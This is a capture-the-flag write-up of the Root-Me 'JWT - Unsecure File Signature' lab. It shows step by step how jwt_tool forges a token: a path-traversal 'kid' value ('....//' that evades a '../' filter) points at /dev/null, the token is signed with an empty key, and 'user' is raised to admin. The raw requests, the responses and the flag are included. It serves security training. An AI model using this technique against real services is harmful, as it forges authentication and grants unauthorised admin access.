
JWT - Unsecure File Signature

LAB: https://www.root-me.org/en/Challenges/Web-Server/JWT-Unsecure-File-Signature

- Decode base64 JWT



```
eyJhbGciOiJIUzI1NiIsImtpZCI6ImI5MDFiYjI
0LTcwMGItNGNjNi1hNzFhLWNiMjA3YWI2MTMxMy
IsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3Qi
LCJpYXQiOjE3MzMwNDQzMzh9.6PqF7w5g34Wvhl
qcIJAqUMaWAgZh2WwAhotv8gQWf18
```


```
{
  "alg": "HS256",
  "kid": "b901bb24-700b-4cc6-a71a-cb207ab61313",
  "typ": "JWT"
}
```

```
{
  "user": "guest",
  "iat": 1733044338
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)
```

The JWT has *kid claim* in the header

- Based on hack trick, we can path traversal with “kid”




Path Traversal with "kid"

The `kid` claim might also be exploited to navigate through the file system, potentially allowing the selection of an arbitrary file. It's feasible to test for connectivity or execute Server-Side Request Forgery (SSRF) attacks by altering the `kid` value to target specific files or services. Tampering with the JWT to change the `kid` value while retaining the original signature can be achieved using the `-T` flag in jwt_tool, as demonstrated below:

```
python3 jwt_tool.py <JWT> -I -hc kid -hv "../../dev/null" -S hs256 -p ""
```

- Try to see if we can path traversal by reading the secret key.




```
GET /admin HTTP/1.1
Host: challenge01.root-me.org:59081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://challenge01.root-me.org:59081/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJhbGciOiJIUzI1NiIsImtpZCI6ImI5MDFiYjI0LTcwMGItNGNjNi1hNzFhLWNiM
jA3YWI2MTMxMy5wZW0iLCJ0eXAiOiJKV1QifQ.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQ
iOjE3MzMwNDQzMzh9.8dj0na93L4mizxdSsZPGQel0bjDDrDicL4tJMd6v1CU
Connection: close
```

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/2.2.2 Python/3.11.9
Date: Sun, 01 Dec 2024 09:36:10 GMT
Content-Type: application/json
Content-Length: 80
Connection: close

{
  "Unauthorized":
  "File keys/b901bb24-700b-4cc6-a71a-cb207ab61313.pem not found"
}
```

It returns not found. However, we know that we can path traversal with kid claim

- Next we will try to read folder /dev/null




```
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master> python jwt_tool.py eyJhbGciOiJIUzI1NiIsImtpZCI6ImI5MDFiYjI0LTcwMGIt
NGNjNi1hNzFhLWNiMjA3YWI2MTMxMyIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE3MzMwNDQzMzh9.6PqF7w5g34WvhlqcIJAqUMaWAgZh2WwAh
otv8gQWfl8 -I -hc kid -hv "../../dev/null" -S hs256

 Version 2.2.7                                         @ticarpi

Original JWT:

jwttool_88d70dbcda0a475abe0b4edc48ca988a - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2Rldi9udWxsIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE3MzMwNDQzMzh9.OjmieFIdMj
hFpaM5RfwlEH7V4C8t4qIdeZIyRxlCt9A
```

read file ../../dev/null




```
GET /admin HTTP/1.1
Host: challenge01.root-me.org:59081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://challenge01.root-me.org:59081/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2Rldi9udWxsIiwidHlwIjoiSldUI
n0.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE3MzMwNDQzMzh9.OjmieFIdMjhFpaM5R
fwlEH7V4C8t4qIdeZIyRxlCt9A
Connection: close
```

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/2.2.2 Python/3.11.9
Date: Sun, 01 Dec 2024 09:44:18 GMT
Content-Type: application/json
Content-Length: 48
Connection: close

{
  "Unauthorized":"File keys/dev/null not found"
}
```

Look like it filter ../

- Try add more ../ with ....//




```
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master> python jwt_tool.py eyJhbGciOiJIUzI1NiIsImtpZCI6ImI5MDFiYjI0LTcwMGIt
NGNjNi1hNzFhLWNiMjA3YWI2MTMxMyIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE3MzMwNDQzMzh9.6PqF7w5g34WvhlqcIJAqUMaWAgZh2WwAh
otv8gQWfl8 -I -hc kid -hv "....//....//....//....//dev/null" -S hs256

 Version 2.2.7                                              @ticarpi

Original JWT:

jwttool_9eab260abdcbe734f0ccb6b30c3f84a7 - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLi4vLy4uLi4vLy4uLi4vLy4uLi4vL2Rldi9udWxsIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE
3MzMwNDQzMzh9._XYvSgSfml8VZZOl805pb-m0GjREEBOz8M2ftHlIhXE
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master>
```

....//....//....//....//dev/null



```
GET /admin HTTP/1.1
Host: challenge01.root-me.org:59081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://challenge01.root-me.org:59081/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLi4vLy4uLi4vLy4uLi4vLy4uLi4vL2Rld
i9udWxsIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE3MzMwND
QzMzh9._XYvSgSfml8VZZOl805pb-m0GjREEBOz8M2ftHlIhXE
Connection: close

```


```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/2.2.2 Python/3.11.9
Date: Sun, 01 Dec 2024 09:48:31 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{
  "Unauthorized":"You are not admin !"
}

```

cd successfully but we have to change payload claim "user"

- Change payload data




```
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master> python jwt_tool.py eyJhbGciOiJIUzI1NiIsImtpZCI6ImI5MDFiYjI0LTcwMGIt
NGNjNi1hNzFhLWNiMjA3YWI2MTMxMyIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJpYXQiOjE3MzMwNDQzMzh9.6PqF7w5g34WvhlqcIJAqUMaWAgZh2WwAh
otv8gQWfl8 -I -hc kid -hv "....//....//....//....//dev/null" -S hs256 -I -pv "admin" -pc "user"

 Version 2.2.7                                              @ticarpi

Original JWT:

jwttool_2768640d46bb084e889273490153960c - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLi4vLy4uLi4vLy4uLi4vLy4uLi4vL2Rldi9udWxsIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE
3MzMwNDQzMzh9.eXqPqPagi55Jz4eJTpUC_TvQ1Hhl2xxxr8TjpRF7YEw
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master>
```



```
GET /admin HTTP/1.1
Host: challenge01.root-me.org:59081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://challenge01.root-me.org:59081/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLi4vLy4uLi4vLy4uLi4vLy4uLi4vL2Rld
i9udWxsIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE3MzMwND
QzMzh9.eXqPqPagi55Jz4eJTpUC_TvQ1Hhl2xxxr8TjpRF7YEw
Connection: close
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.9
Date: Sun, 01 Dec 2024 09:51:17 GMT
Content-Type: application/json
Content-Length: 74
Connection: close

{
  "Succes":
  "Well done ! Here is your flag : RM{Uns3cUr3_f1l3_H4ndl1nG!!}"
}
```

Get the flag